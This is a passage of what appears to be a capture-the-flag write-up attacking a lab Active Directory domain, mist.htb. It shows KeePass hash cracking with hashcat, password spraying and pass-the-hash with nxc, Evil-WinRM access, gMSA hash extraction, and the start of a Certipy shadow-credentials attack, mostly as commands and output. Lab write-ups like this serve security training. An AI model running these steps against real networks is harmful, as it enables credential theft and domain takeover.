
Info: Downloading C:\Users\Sharon.Mullard\Pictures\ to Pictures

Info: Download successful!
*Evil-WinRM* PS C:\Users\Sharon.Mullard> download Documents\sharon.kdbx


Info: Downloading C:\Users\Sharon.Mullard\Documents\sharon.kdbx to sharon.kdbx

Info: Download successful!
```


sharon.kdbx can be opened using keepassxc(install command: sudo apt install keepassxc)



I can get hash of this file using keepass2john



Picture shows a hint



hashcat with bruteforce(-a 3) to bruteforce the last character


```
hashcat sharon.hash -a 3 'UA7cpa[#1!_*ZX?a' -m 13400 --user
```


```
$keepass$*2*60000*0*ae4c58b24d564cf7e40298f973bfa929f494a285e48a70b719b280200793ee67*761ad6f646fff6f41a844961b4cc815dc4cd0d5871520815f51dd1a5972f6c55*6520725ffa21f11
d82f5240f3be21b6*ce6d93ca81cb7f1918210d0752878186b9e8965adef69a2a896456680b532162*dda750ac8a3355d831f62e1e4e99970f6bfe6b7d2b6d429ed7b6aca28d3174dc:UA7cpa[#1!_*ZX@

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13400 (KeePass 1 (AES/Twofish) and KeePass 2 (AES))
Hash.Target......: $keepass$*2*60000*0*ae4c58b24d564cf7e40298f973bfa92...3174dc
Time.Started.....: Wed May 14 20:24:48 2025 (0 secs)
Time.Estimated...: Wed May 14 20:24:48 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.......: UA7cpa[#1!_*ZX?a [15]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      166 H/s (0.33ms) @ Accel:512 Loops:64 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 95/95 (100.00%)
Rejected.........: 0/95 (0.00%)
Restore.Point....: 0/95 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:59968-60000
Candidate.Engine.: Device Generator
Candidates.#1....: UA7cpa[#1!_*ZXX -> UA7cpa[#1!_*ZX~
Hardware.Mon.#1..: Util: 23%

Started: Wed May 14 20:24:45 2025
Stopped: Wed May 14 20:24:49 2025
```

Using this, I can open keepass and see 2 creds


Operative Password - KeePassXC
Database
Entries
Groups
Tools
View
Help
Search (Ctrl+F)...
sharon
General
Recyc...
Title
Username
URL
Notes
Modified
operative ...
https://keepa...
Notes
2024-02-2...
sharon / operative account
General
Advanced
Autotype
Username
URL
https://keepass.info/
Password
ImTiredOfThisJob:(
Expiration
Never
Tags
Notes
Notes
Searches and Tags
Clear Search
All Entries
Expired
Weak Passwor
1 Entry



Second one has very weak password and already in recycle bin. It might not be useful

Use nxc to enumerate users

```
$nxc smb dc01 -u 'brandon.keywarp' -H 'DB03D6A77A2205BC1D07082740626CC9' --users
SMB  192.168.100.100 445  DC01  [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:mist.htb) (signing:True) (SMBv1:False)
SMB  192.168.100.100 445  DC01  [+] mist.htb\brandon.keywarp:DB03D6A77A2205BC1D07082740626CC9
SMB  192.168.100.100 445  DC01  -Username-                -Last PW Set-       -BadPW- -Description-
SMB  192.168.100.100 445  DC01  Administrator             2024-02-24 14:13:06 0       Built-in account for administering the computer/domain
SMB  192.168.100.100 445  DC01  Guest                     <never>             0       Built-in account for guest access to the computer/domain
SMB  192.168.100.100 445  DC01  krbtgt                    2024-02-15 12:32:23 0       Key Distribution Center Service Account
SMB  192.168.100.100 445  DC01  Sharon.Mullard            2024-02-20 17:35:33 0
SMB  192.168.100.100 445  DC01  Brandon.Keywarp           2024-02-20 17:35:33 0
SMB  192.168.100.100 445  DC01  Florence.Brown            2024-02-20 17:35:33 0
SMB  192.168.100.100 445  DC01  Jonathan.Clinton          2024-02-20 17:35:33 0
SMB  192.168.100.100 445  DC01  Markus.Roheb              2024-02-20 17:35:33 0
SMB  192.168.100.100 445  DC01  Shivangi.Sumpta           2024-02-20 17:35:33 0
SMB  192.168.100.100 445  DC01  Harry.Beaucorn            2024-02-20 17:37:25 0
SMB  192.168.100.100 445  DC01  op_Sharon.Mullard         2024-02-21 15:30:06 0
SMB  192.168.100.100 445  DC01  op_Markus.Roheb           2024-02-21 12:12:47 0
SMB  192.168.100.100 445  DC01  svc_smb                   2024-02-21 12:17:44 0
SMB  192.168.100.100 445  DC01  svc_cabackup              2024-02-21 14:22:51 0
SMB  192.168.100.100 445  DC01  [*] Enumerated 14 local users: MIST
```

Use nxc for password spray

```
$nxc smb dc01 -u users.txt -p 'ImTiredOfThisJob:(' --continue-on-success
SMB         192.168.100.100 445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:mist.htb) (signing:True) (SMBv1:False)
SMB         192.168.100.100 445    DC01             [-] mist.htb\Sharon.Mullard:ImTiredOfThisJob:( STATUS_LOGON_FAILURE
SMB         192.168.100.100 445    DC01             [-] mist.htb\Brandon.Keywarp:ImTiredOfThisJob:( STATUS_LOGON_FAILURE
SMB         192.168.100.100 445    DC01             [-] mist.htb\Florence.Brown:ImTiredOfThisJob:( STATUS_LOGON_FAILURE
SMB         192.168.100.100 445    DC01             [-] mist.htb\Jonathan.Clinton:ImTiredOfThisJob:( STATUS_LOGON_FAILURE
SMB         192.168.100.100 445    DC01             [-] mist.htb\Markus.Roheb:ImTiredOfThisJob:( STATUS_LOGON_FAILURE
SMB         192.168.100.100 445    DC01             [-] mist.htb\Shivangi.Sumpta:ImTiredOfThisJob:( STATUS_LOGON_FAILURE
SMB         192.168.100.100 445    DC01             [-] mist.htb\Harry.Beaucorn:ImTiredOfThisJob:( STATUS_LOGON_FAILURE
SMB         192.168.100.100 445    DC01             [+] mist.htb\op_Sharon.Mullard:ImTiredOfThisJob:(
SMB         192.168.100.100 445    DC01             [-] mist.htb\op_Markus.Roheb:ImTiredOfThisJob:( STATUS_LOGON_FAILURE
SMB         192.168.100.100 445    DC01             [-] mist.htb\svc_smb:ImTiredOfThisJob:( STATUS_LOGON_FAILURE
SMB         192.168.100.100 445    DC01             [-] mist.htb\svc_cabackup:ImTiredOfThisJob:( STATUS_LOGON_FAILURE
```

I can evil-winrm to op_Sharon.Mullard

```
$evil-winrm -i dc01 -u 'op_Sharon.Mullard' -p 'ImTiredOfThisJob:('

Evil-WinRM shell v3.5


Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\op_Sharon.Mullard\Documents>
```


svc_ca$

I can read gmsa of svc_ca$




```
$nxc ldap dc01 -u 'op_Sharon.Mullard' -p 'ImTiredOfThisJob:(' --gmsa
SMB         192.168.100.100 445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:mist.htb) (signing:True) (SMBv1:False)
LDAPS       192.168.100.100 636    DC01             [+] mist.htb\op_Sharon.Mullard:ImTiredOfThisJob:(
LDAPS       192.168.100.100 636    DC01             [*] Getting GMSA Passwords
LDAPS       192.168.100.100 636    DC01             Account: svc_ca$              NTLM: e3c7ab6b87f752895f2b1412e33b70f3
```

svc_cabackup





```
$certipy shadow auto -u 'svc_ca$@mist.htb' -hashes ':e3c7ab6b87f752895f2b1412e33b70f3' -account svc_cabackup -dc-ip 192.168.100.100
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'svc_cabackup'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
